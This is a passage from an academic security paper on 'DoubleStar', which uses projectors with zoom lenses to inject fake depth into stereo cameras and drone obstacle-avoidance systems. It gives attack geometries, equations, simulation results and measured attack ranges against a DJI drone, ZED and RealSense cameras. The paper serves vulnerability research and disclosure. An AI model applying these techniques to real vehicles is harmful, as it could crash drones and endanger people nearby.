
False Orbs Matching. Fig. 4d shows an example that the two orbs generated by the strong light sources in the stereo images can mislead the depth perception to falsely identify them as a 3D obstacle. By matching them as the stereo correspondence of one another, the targeted depth estimation algorithm outputs a fake depth in depth map (Fig. 4e) and a corresponding 3D fake obstacle in 3D point clouds (Fig. 4f). Due to the centrosymmetry of the light source and the orb, the attacker is able to adjust the angle of the injected light to control the orb's position. Exploiting such a phenomenon, theoretically, an attacker could adjust the positions of the two orbs in the stereo camera to manipulate the fake depth values.

4 Threat Model

In this section, we present the threat model of this work, including the attack goal, the attacker's capability, and the attack scenarios. The attacker's goal is to disrupt regular operations of autonomous systems by injecting fake depth, and further lead to unintended system behaviors. For example, an attacker can force a drone into a severe crash, e.g., hitting a tree, by changing the depth of a real obstacle.

Our attack is a *fully black-box* attack against general stereo vision based depth estimation algorithms used in OA systems. An attacker has no physical access to the hardware or firmware of the attack target, nor does he/she have access to the camera images. An attacker also has no prior knowledge about the

[3]In crystallography, a centrosymmetric point group contains an inversion center as one of its symmetry elements. For example, points M and N in Fig. 3b are centrosymmetric to each other, i.e., if the coordinate of M in the 2D image is (a,b), the coordinate of N will be $(-a,-b)$.



(a) X-shape attack (b) Trapezoid-shape attack (c) Triangle-shape attack

Figure 5: Three different attack patterns are used in beams and orbs attacks. The orange circle represents the appearance of the injected light (glare) in the image, and the dotted white circle stands for the position of the light source which is not aiming at the camera. Green small circles stand for the orbs.

depth estimation algorithms used in the OA system.

We consider an attack target is equipped with a stereo camera for OA. For drone attacks, we further assume the drones operate in a flying mode, such as Positioning (P) Mode in DJI drones [8] or Loiter Mode in Ardupilot [2], where a human operator controls the drone with the assistance of the OA. However, once an obstacle is detected within its OA range, the OA in the autonomous system makes decisions preceding any human input, *i.e.*, it takes precedence over the pilot/driver. As an example, when an obstacle is detected in front of the drone within the safety margin of OA, the drone will stop moving forward even if the pilot pushes forward the throttle.

5 DoubleStar

This section introduces the design of *DoubleStar*, including the beams attack and orbs attack, and analyzes these attacks via mathematical models.

5.1 Attack Overview

DoubleStar exploits the vulnerabilities in the depth perception. Certain interference factors can cause ambiguous correspondences between points in the two images, which can lead to alternative interpretations of the scene. We design the beams attack using two light sources to form glares on the images which can cause false stereo correspondence in depth estimation algorithms and further lead to fake depth creation. Besides, when a light source is targeting the camera, the lens flare effect will bring in an orb in the image which is centrosymmetric to the injected light source. The orbs attack mainly utilizes this phenomenon to fool the depth estimation algorithms by matching the two generated orbs in two images as the stereo correspondence. Fig. 5 presents the design of the beams attack and orbs attack with three attack patterns. P and Q are the light sources, e.g., projectors. Their corresponding position in the left and right image in the stereo cameras are P_L, Q_L, P_R, Q_R, respectively. A green orb is centrosymmetric to the injected light source in each image.

We design three different patterns for both beams and orbs attacks, as shown in Fig. 5: 1) ***X-shape attack*** (Fig. 5a): P is pointing to the right camera while Q is aiming at the left camera. ***Trapezoid-shape attack*** (Fig. 5b): P is targeting the left camera whereas Q is pointing to the right camera. ***Triangle-shape attack*** (Fig. 5c): P and Q are covering the left and right cameras at the same time. Here, we define the *depth of near-distance fake obstacles* as the one smaller than the true depth of the light source, and define the *depth of far-distance fake obstacles* as the one greater than the true depth.


5.2 Beams Attack

5.2.1 Attack Design

X-shape Attack. Using X-shape attack pattern (Fig. 5a), P and Q form the corresponding glares P_R and Q_L, respectively. With certain constraints on the perpendicular distance and included angle between the light sources and the stereo camera, the targeted depth estimation algorithm falsely takes P_R as the stereo correspondence of Q_L. As a result, it outputs a near-distance fake depth since the disparity becomes larger than the real one. Fig. 4a illustrates a real-world scenario of the X-shape beams attack which produces a near-distance fake depth (Fig. 4b), when the real depth of the projectors are $9m$ away from the stereo camera.

Trapezoid-shape Attack. As shown in Fig. 5b, by using the trapezoid-shape attack pattern, the glares P_L and Q_R are generated by P and Q. Similarly, with certain constraints on the distance and angle, the depth estimation algorithm matches P_L and Q_R as the same object. However, it only works when the glares approach the center of the image, otherwise, no fake depth can be generated, the reason of which is explained in Section 5.2.2. Since the glares cover multiple pixels, the algorithm will output a far-distance fake depth, overshadowing the real obstacle depth. The generated fake depth merges into the background depth, which cannot be identified by human eyes. However, we confirm that the fake depth can be perceived by the stereo cameras.

Triangle-shape Attack. Fig. 5c shows the triangle-shape beams attack where the two light beams cover both the left and right cameras. Hypothetically, when the injected light intensities from P and Q reflected on both left and right images



(a) Beams attack: $b > d$ (b) Beams attack: $b < d$ (c) Orbs attack: $b > d$ (d) Orbs attack: $b < d$

Figure 6: Obstacle positions in beams attack (a-b) and orbs attack (c-d) in two attack scenarios. b is the baseline of the stereo camera, and d is the distance between the two light sources. P and Q represent the positions of the two light sources, and O_L and O_R represent the left and right optical centers of the stereo camera. z is the true depth of the light sources, corresponding to the perpendicular distance between the projectors and the stereo camera. P_L and Q_L are the intersections of P and Q on the left image, while P_R and Q_R are the intersections on the right image. Q'_L, Q'_R, P'_L and P'_R are the location of the orbs. F_X and F_T represent the fake obstacle positions corresponding to the X-shape and trapezoid-shape attack, where the red color implies the existence of fake obstacles while blue implies their non-existence in theory.

are equal to each other, the depth estimation algorithm will match P_L and P_R as the same object. Similarly, Q_L and Q_R will also be matched as the stereo correspondence. Thus, the algorithm outputs the true depths of P and Q. However, in a real-world attack, when the injected light intensities on the left and right cameras slightly differ, the triangle-shape attack will be transformed into the X-shape or trapezoid-shape attack.

5.2.2 Mathematical Modeling and Analysis

Since the triangle-shape attack is essentially the X-shape or trapezoid-shape attack, we conduct a mathematical analysis of these two most basic attack patterns. Figs. 6a and 6b present the mathematical model for beams attacks.

Suppose the depth of F_X and F_T are z_x and z_t, respectively. The corresponding coordinates of P_L, P_R, Q_L and Q_R are p_l, p_r, x_l and x_r. Based on Eq. (2), the disparity of point P is: $p_l - p_r = \frac{f \cdot b}{z}$. Moreover, since $\triangle O_L Q P \sim \triangle O_L Q_L P_L$, we have: $\frac{z}{f} = \frac{d}{q_l - p_l}$, $q_l = \frac{f \cdot d}{z} + p_l$. The disparity of F_X is:

$$q_l - p_r = \frac{f \cdot d}{z} + p_l - p_r = \frac{f \cdot (d+b)}{z}. \tag{3}$$

Thus, from the Eqs. (2) and (3), we obtain the fake depth z_x:

$$z_x = \frac{b}{d+b} \cdot z. \tag{4}$$

Obviously, $z_x < z$, which indicates that the fake obstacle F_X created by the X-shape attack is nearer to the stereo camera than the light sources as shown in Figs. 6a and 6b. Note that when $0 < z_x < f$, F_X is non-existent. This follows the optical imaging principle that the fake depth cannot be shorter than the focal length f. Such scenario appears either when the two projectors are too far away from each other or the perpendicular distance between the projectors and the stereo camera is too small. In other words, if d is too large or z becomes too small, the fake obstacles may not be created. The analysis of a failed attack scenario can be found in the Appendix A.2.

Similarly, z_t can be expressed as:

$$z_t = \frac{b}{b-d} \cdot z, \tag{5}$$

where $z_t > z$ if $b > d$, and $z_t < 0$ if $b < d$. Correspondingly, as shown in Fig. 6a, when $b > d$, F_T has a larger depth. Conversely, when $b < d$, F_T appears on the opposite side of the stereo camera, which is non-existent. However, the injected light is not a single pixel, instead, it contains several blocks with multiple pixels in the image. The depth estimation algorithm will try to match these blocks in the left and right images, which could result in a far-distance fake depth. This special case is marked in blue in Fig. 6b.

5.3 Orbs Attack

5.3.1 Attack Design

X-shape Attack. Fig. 5a shows that the generated green orbs are centrosymmetric to the glares Q_L and P_R in the left and right images (see Appendix A.1). Given proper attack distance/angle, the depth estimation will falsely match the two orbs as the same object. However, the attack works only when the orbs approach the image center, otherwise, no fake depth is created (see Section 5.3.2 for the reason). Since orbs consist of multiple pixels, the algorithm can output a far-distance fake depth, whose exact value depends on the orbs' positions.

Trapezoid-shape Attack. Since the orb and the glare are centrosymmetric, the orb appears at the right of the P_L in the left image, and at the left of the Q_R in the right image (Fig. 5b). As mentioned before, due to the weakness of the depth perception, the depth estimation algorithm matches the two orbs as the same object and outputs a near-distance fake depth since the disparity is larger than the real one. Fig. 4d shows that a real-world trapezoid-shape orbs attack is able to create a near-distance fake depth (Fig. 4e) by matching the two orbs in the left and right images as the stereo correspondence.

Triangle-shape Attack. Since the projection from P and Q covers both cameras, four glares P_L, Q_L, P_R, and Q_R appear

in the left and right images. Based on the centrosymmetric relationship between the glare and orb, two orbs appear in each image. The depth estimation matches the orbs in the left and right image correspondingly. Due to the centrosymmetry, the depth estimation outputs two fake obstacle depths that are the same as the light source's real depth. However, in practice, since the attacker cannot precisely control every single pixel in the image, the stereo correspondence will occur either like Fig. 5a or Fig. 5b. As a result, the fake depth is still created.

5.3.2 Mathematical Modeling and Analysis

Figs. 6c and 6d show the mathematical modeling of orbs attack. The corresponding horizontal coordinates of the orbs Q'_L, Q'_R, P'_L and P'_R are q'_l, q'_r, p'_l and p'_r, respectively. In the orbs attack, we also consider two scenarios based on the relationship between b and d.

Since the orbs and their corresponding injected lights are centrosymmetric, p'_l, p'_r, x'_l and x'_r have the exact opposite value as p_l, p_r, x_l and x_r, respectively. Following the derivation in Section 5.2.2, z_x and z_t for orbs attack are:

$$z_x = -\frac{b}{d+b} \cdot z, \tag{6}$$

$$z_t = \frac{b}{d-b} \cdot z. \tag{7}$$

Since $z_x < 0$, it means that F_X is non-existent regardless of the value of d. For the depth of F_T, when $b < d$, $z_t < z$, which indicates that a near-distance depth can be created by trapezoid-shape attack in Fig. 6d. When $b > d$, $z_t < 0$, F_T appears on the other side of the stereo camera indicating the non-existence of the F_T. However, since the orbs consist of multiple pixels, it is still possible for a far-distance fake depth to be formed. The three special cases are marked in blue.

It is worth noting that when $d = b$, no fake depth can be generated in both attacks. In summary, (1) the beams attack works with all three attack patterns when $b > d$, and with X-shape and triangle-shape attack pattern when $b < d$; (2) the orbs attack works with trapezoid-shape and triangle-shape attack when $b < d$. Comparing the blue and red fake obstacle points in beams and orbs attack (Fig. 6), we can see that the beams and orbs attacks complement each other's performance. As a result, in a real-world attack, fake obstacles generated by beams attack and orbs attack can co-exist, and these two attacks can operate in concert to enhance the attack capability.

6 Simulation

In this section, we first evaluate *DoubleStar* against drone in a simulation environment. Then, we simulate the attacks towards various stereo depth estimation algorithms to verify the attack impact.

6.1 Drone Attack Simulation

We simulate *DoubleStar* drone attacks using Ardupilot [2] and AirSim [31]. AirSim is an autonomous system simulator created by Microsoft, which is used to collect virtual-environment data in our simulation, while Ardupilot, a popular drone project, is used to simulate *DoubleStar* on drones.




Figure 7: The simulation workflow of *DoubleStar* with Ardupilot and AirSim.

Fig. 7 shows the workflow in the virtual environment. Ardupilot is used for simulating MAVProxy as the ground station, and ArduCopter as the drone. AirSim provides the sensor inputs to the ArduCopter. The user first sends commands to ArduCopter via MAVProxy. Next, ArduCopter sends its states to AirSim, which provides a simulated environment. After that, AirSim sends the sensor inputs back to ArduCopter, and the drone's OA system processes the received data and makes the flying decisions to avoid the obstacles.

To attack the drone, we design a depth manipulator and embed it between ArduCopter and AirSim. By injecting different fake obstacle depths in a realistic scenario, we successfully demonstrate that our attack can achieve real-time drone control. For example, to move the drone forward while ignoring the real obstacle in its path, we can generate a fake target that is apparently far away. The bright beams would overwhelm the sensors and make the actual barriers invisible. Conversely, we could also inject a seemingly close object to stop the drone. Remarkably, pushing the drone away from its original course is also possible if the attacker creates a fake object that floats at a constant distance from the drone by its side. Fig. 8 shows such an example, where the attacker injects a fake depth to the front right position of the drone. The drone under attack drifts away from its heading direction to the left, even as there is no real obstacle present near the drone. We further demonstrate this attack in a real-world experiment in Section 7.5.

Other useful drone manipulations, such as drone body shaking and moving backward, are also feasible. For example, by merely injecting a fake object within the drone's OA distance, the drone will move backward. By manipulating the depth within its OA distance threshold, *DoubleStar* could continue as the OA system attempts to steer the drone away. We consider two shaking patterns for shaking the drone: (1) front-to-back shaking and (2) left-to-right shaking. In the first case, we place the fake obstacle depth intermittently with a specific time interval, e.g., 0.5 seconds. When the drone detects the fake obstacle, it will retreat, only to revert course when the barrier suddenly disappears. Therefore, the attack forces the drone to go back and forth alternately, resulting in front-to-back body shaking. Similarly, we can also generate




(a) Flying trajectory on the zoom-in map in Ardupilot (b) Real flying environment in AirSim

Figure 8: The ArduCopter under attack drifts away when there is no real obstacle near the drone.



(a) Attack BM



(b) Attack SGBM


Figure 9: An image patch is attached to left and right images in both BM and SGBM depth estimation algorithms, and the result confirms that our attack can compromise these depth estimation algorithms.

the fake depth on its front left and right alternately within a short time interval to shake the drone sideways. The demo video is available on the website.


6.2 Attack Simulation on Stereo Depth Estimation Algorithms

Attacking Classic Algorithms. We simulate the attack towards two classic stereo depth estimation algorithms, *i.e.*, block matching (BM) [37] and semi global block matching (SGBM) [38]. As shown in Fig. 9, we embed a patch on both images, which deceive both algorithms in generating unreliable depths. These classic non-AI-based depth estimation algorithms are still pervasive in real devices, due to their low computational complexity and short real-time delay [70]. However, the state-of-the-art depth estimation algorithms are mostly driven by AI models, such as convolution neural network (CNN) and recurrent neural network (RNN) [23]. These algorithms leverage deep neural network (DNN) to learn representations from image data to extract the depth information.

Attacking AI-based Algorithms. To verify the generality of *DoubleStar*, we test the attack on three state-of-the-art AI-based stereo depth estimation algorithms, *i.e.*, DispNet [30], PSMNet [6], and AANet [51]. DispNet is an end-to-end trainable framework for depth estimation, where a correlation layer is used to measure the similarity of left and right image features. PSMNet takes a different approach by directly concatenating left and right features, and then 3D convolutions are used to aggregate the costs to achieve higher accuracy. AANet uses a cost aggregation method based on sparse points in conjunction with neural network layers to achieve a faster inference speed while maintaining comparable accuracy.



(a) X-shape beams attack



(b) Trapezoid-shape beams attack


Figure 10: Two image patches, P and Q, are attached to left and right benign images.

Fig. 10 shows examples of X-shape and trapezoid-shape beams attacks. From Figs. 10a and 10b, we can see two small image patches are embedded in the stereo image, corresponding to the two light beams (*i.e.*, P and Q). We take this adversarial stereo image pair as the input to the three algorithms. The corresponding outputs of the three algorithms are shown in the Fig. 11. We can see that all three algorithms can be deceived by X-shape beams attack, since a near-distance fake obstacle is generated as expected. Regarding the trapezoid-shape beams attack, we expect to see a far-distance fake depth in the image according to our mathematical analysis. However, since a far-distance fake obstacle is blended into the background in the depth map, it can hardly be observed. Note that, the fake depth value depends on the position of the injected patches, e.g., by separating P and Q away from each other in the stereo image pair, the fake depth value grows.

Verifying the Attack. We collect the adversarial stereo images from the real-world attack and use them as input to these three algorithms. Specifically, we use the stereo image pairs of X-shape beams attack and trapezoid-shape orbs attack in Figs. 4a, 4d as input. Their corresponding fake depth maps from the three algorithms are shown in Fig. 12. It can be seen that except the orbs attack on AANet, all the attacks successfully inject fake depth information. For the orbs attack on AANet, the orbs disappear from the depth map, which may have been smoothed out by the AANet algorithm.


7 Evaluation

In this section, we evaluate *DoubleStar* on the depth estimation-based OA systems used in autonomous systems.



(a) DispNet (b) PSMNet (c) AANet

Figure 11: Depth maps from DispNet, PSMNet, and AANet. Each column, from up to down, represents benign depth map, depth map from X-shape beams attack, and depth map from trapezoid-shape beams attack. The fake depths are circled.



(a) DispNet (b) PSMNet (c) AANet

Figure 12: Depth maps from DispNet, PSMNet, and AANet. For each column, the upper depth map is from X-shape beams attack, and the lower one is from trapezoid-shape orbs attack. The fake depths are circled.

Specifically, we showcase proof-of-concept *DoubleStar* on a commercial drone, DJI Phantom 4 Pro V2, and two stereo cameras, ZED and Intel RealSense D415. For simplicity, we refer DJI Phantom 4 Pro V2 as the DJI drone, ZED stereo camera as ZED, and Intel RealSense D415 stereo camera as RealSense. We select DJI drone due to its high popularity and state-of-the-art stereo vision based OA systems [10]. ZED and RealSense are chosen since they are specially designed for autonomous robotic systems, both of which use the cutting-edge AI-based algorithms to compute the depth [16, 69].

The experiments aim to measure (1) the range within which the fake obstacle can be generated, (2) the range of attack distance, and (3) the range of attack angle within which we can successfully launch the attacks.

7.1 Experimental Setup

The evaluation setup is shown in Fig. 13, where we have the DJI drone on the left and two projectors combined with two zoom lenses on the right in an outdoor environment. The DJI drone could be switched into ZED or RealSense according to the setup of different experiments. The *throwing ratio* is defined as the ratio between the projection distance and the size of the projection screen. If an attacker aims to perform long-distance attacks, he/she would need the projector to have a larger throwing ratio to concentrate the light beams.

The size of the lenses on the stereo camera is tiny, e.g., the area of the lens on ZED is $1.3 \times 10^{-4} m^2$. The throwing ratio of our projector is also very small, i.e., 1.04 – 1.26, which means that the projection screen area is at most 0.62 m^2 at $1m$. Comparing $1.3 \times 10^{-4} m^2$ with 0.62 m^2, we can see that less than 1% of the projection light can be injected into the lens. Therefore, to further extend the attack distance, we integrate each projector with a Canon zoom lens (*i.e.*, Canon EF 75-300mm) [29]. In our experiments, the maximum throwing ratio is increased to 30, when the focal length is adjusted to 300 mm, which implies that $2.5 \times 10^{-3} m^2$ projection screen area can be achieved at $1m$. Thus, around 12% of the projection light can arrive at the lens, making the long-range attack feasible.

Since we have no access to the DJI drone's sensor data, we use the DJI drone to read the depth in meters and use the ZED to verify the left and right images, depth map, and 3D point cloud. For RealSense, as it does not give us access to its left and right images, we will only check the depth map to verify the success of our attack. For the experiments on the DJI drone, we define the attack as successful if the generated fake depth is less than $6m$, which is the threshold value to trigger actions of the OA system. For the experiments on ZED and RealSense, we record it as a success as long as a near-distance fake depth can be seen in the depth map. We perform each attack pattern 3 times in every experiment.

During the experiments, the distance between the two projectors is fixed as $1m$. The environmental ambient light levels are $4000lux$ and $0lux$ for day and night, respectively. All the experiments are conducted outdoor. Unless otherwise specified, these parameters are the default for all experiments.



Figure 13: Outdoor attack experimental setup: the DJI drone is on the left and two Epson PowerLite 1771W projectors [11] combined with two Canon EF $75-300mm$ zoom lenses are on the right. We also conduct the experiments on ZED and RealSense in the experiments. All three attack devices have a pair of stereo vision sensors. The DJI drone has a primary camera at the bottom and RealSense has extra infrared projectors and an RGB camera.

Table 1: Fake depth range on the DJI drone at night and during the daytime with different attack patterns. Expected fake depth is derived from the mathematical model. “None" means no fake depth can be successfully injected.


Attack Distance (m)	Expected Fake Depth (m)		Fake Depth Range at Night (m)			Fake Depth Range in the Day (m)		
	X	Trapezoid	X	Trapezoid	Triangle	X	Trapezoid	Triangle
1	0.5	0.5	0.5	0.5	None	1.5	1	None
2	0.5	0.5	0.5	0.5	None	0.5 - 1	8	None
3	0.5	0.5	0.5	0.5	0.5 - 16	1 - 1.5	3	None
4	0.5, 1	1	0.5 - 1	10.5	0.5 - 16	0.5 - 1.5	10 - 11	0.5 - 11
5	0.5	1	0.5	11	0.5 - 16	0.5 - 2	5 - 11	1 - 5.5
6	0.5	1	0.5 - 1	12.5	10.5 - 16	1 - 2	5 - 11	1 - 11
7	0.5	1	1	12 -16	6.5 - 16	None	None	0.5 - 14.5
8	1	1	0.5-1	12-16	6.5 - 16	None	None	1 - 14
9	1	1	None	None	1 - 16	None	None	None
10	1	1.5	None	None	1.5 -10.5	None	None	None
11	1	1.5	None	None	1 - 16	None	None	None
12	1.5	1.5	None	None	1.5 - 16	None	None	None
13	1.5	2	None	None	1.5 - 16	None	None	None
14	1.5	2	None	None	10.5 - 14	None	None	None
15	1.5	2	None	None	16	None	None	None
16	1.5	2	None	None	None	None	None	None

7.2 Fake Depth Range

Table 1 summarizes the range of fake obstacle depth that the attacks can achieve on the DJI drone during the daytime and at night. The default value of the projection light illuminance is 1.6×10^4 *lux* without connecting to any source. We perform each attack pattern with different attack distances and record all possible fake depths it generates.

The results show that *DoubleStar* can achieve maximally $13m$ attack distance when the fake depth is under $6m$ (i.e., a successful attack). Our attacks can achieve up to $15m$ in distance, in which case the depth of a real near-distance object is converted into the depth of a far-away fake obstacle. Using all three attack patterns, our attack can generate various fake depths with the attack distance ranging from $3-8m$ at night and $4-6m$ in the day. However, there are a few cases when only partial attack patterns work. Specifically, when the attack distance is $1-2m$, the triangle-shape attack fails in both ambient light conditions. The reason is that in these cases the width of the projection screen is smaller than the baseline, and no projection light can enter the stereo camera. When the attack distance is $3m$, the triangle-shape attack works at night but fails in the day due to the strong ambient light. In fact, during the daytime, only the marginal projection light can enter the stereo camera, resulting in an injected light intensity that is too weak to deceive the depth perception. Also, when the attack distance is more than $8m$ at night and $6m$ during the daytime, both trapezoid- and X-shape attacks fail. The reason is that the divergent light beams traversing a long distance significantly weaken the injected light intensity.

It is worth noting that modern cameras are usually equipped with the auto exposure (AE) control mechanisms [25], which automatically balance the brightness of the captured image. The exposure increases if the overall brightness turns dark, and vice versa. Our results show that the orbs attacks usually fail during the day, while the beams attacks succeed. This phenomenon is likely caused by AE, when the brightness of the injected beams induces a drop of lightness in the image background. As a result, the orbs become less visible.



(a) Attack range on the DJI drone. (b) Attack range on ZED.

Figure 14: Attack range w.r.t. projection illuminances.


Moreover, in order to launch the trapezoid- and X-shape attacks, the attacker should avoid lights overlapping at the drone side. To achieve that, the attacker can only use marginal light to launch these two attack patterns. As a result, the injected light intensity becomes too weak to attack effectively. However, overlapping is not an issue for the triangle-shape attack. That is why the triangle-shape attack can achieve the longest attack distance. *In summary, the range of fake depth is* $0.5-16m$. *This range covers all the possible depths that can be sensed by DJI drone's OA system, which makes real-time drone control possible.*

7.3 Range of Attack Distance

The range of attack distance is the key evaluation criterion in our attack, since *no prior work has ever achieved a long-range drone sensor attack*. With the projector's default light illuminance, we can achieve up to $13m$ attack range at night and $7m$ attack range during the daytime. Further, we explore the impact of the projection light intensities on the range of attack distance on both ZED and DJI drone.

Attack Range Results from Drone. We repeat the experiments with different projector intensities on the DJI drone, and record the longest distance where our attack is successful as the corresponding attack range.

Fig. 14a presents the attack distance range on DJI drone with various projection intensities. Each point in the figure refers to the longest attack distance at which the fake depth can be observed. We determine an attack as successful when the fake depth is observed by the controller. The results show that at night our attack can achieve up to $15m$ with the highest projection intensity, and up to $3m$ with the lowest projection intensity. The attack range increases dramatically with the increasing of the projection illuminance below $1.4 \times 10^4 lux$ and grows smoothly afterwards. The reason behind it is that the projection illuminance has a more dominant impact than the attack distance at the beginning since the light is very concentrated; whereas, the light beam becomes more divergent beyond $12m$, which limits the injected light intensity even with a higher projection illuminance. On the other hand, our attack can be up to $7m$ during the day. The attack range increases proportionally with the increasing of the projection intensity at the beginning. However, when the luminosity reaches 8.4×10^3 *lux*, the attack range value plateaus and remains the same ever since. It is because as the distance increases, the



(a) Illustration of three attack angles (b) Horizontal attack angle θ_h (c) Vertical attack angle θ_v (d) Spinning attack angle θ_s

Figure 15: The maximum attack angle with varying achievable attack distances during the day and at night.

light source becomes less predominant in the image. In addition, due to the AE control under the strong ambient light, the camera could view the background environment more clearly. Thus, false stereo correspondence matching is avoided.

Our results indicate that: *(1) as the perpendicular distance between the DJI drone and the projector increases, a stronger projection intensity is required to generate the fake obstacle depth; (2) launching successful DoubleStar at night is easier than during the daytime due to the influence of the ambient light; (3) during the daytime, even with a stronger projection intensity, it is very difficult to achieve a larger attack distance because the projected light source becomes less predominant and the environment becomes clearer in the image.*

Visualization Results from Stereo Camera. For the attack on ZED, we visualize the image depth map and 3D point cloud to evaluate the range of attack distance and explore the relationship between the beams attack and orbs attack.

We conduct the experiments only in the daytime to better observe the depth. By repeating the experiments with different projection intensities, we record all attack results for different attack distances using shades of blue as shown in Fig. 14b. In the figure, "2" indicates the case when fake depths from both the beams and orbs attack are observed; "1" indicates that only fake depth from the orbs attack is observed; "0" indicates no fake depth is observed. It can be seen that when the attack distance is $1-2m$, only the orbs attack works. It is because the disparity of these two projectors is too large to be matched as the same object, which has been discussed in Section 5.2.2. When the distance is from $3-8m$, both the attacks can be observed in the depth map and 3D point cloud. However, when the distance increases to $9-11m$, the fake depth can still be observed from the orbs attack with stronger light intensities, but not from the beams attack. This can be attributed to the weak light intensity which is insufficient for beams attack to succeed, but the lens flare effect is unaffected. Note that both attacks are invisible with a weaker projection intensity because of the low luminosity. When the distance goes beyond $12m$, the light is too weak to execute any successful attack due to the more divergent light beam. We observed that within the successful range, the orbs attack usually outperforms beams attack within the short 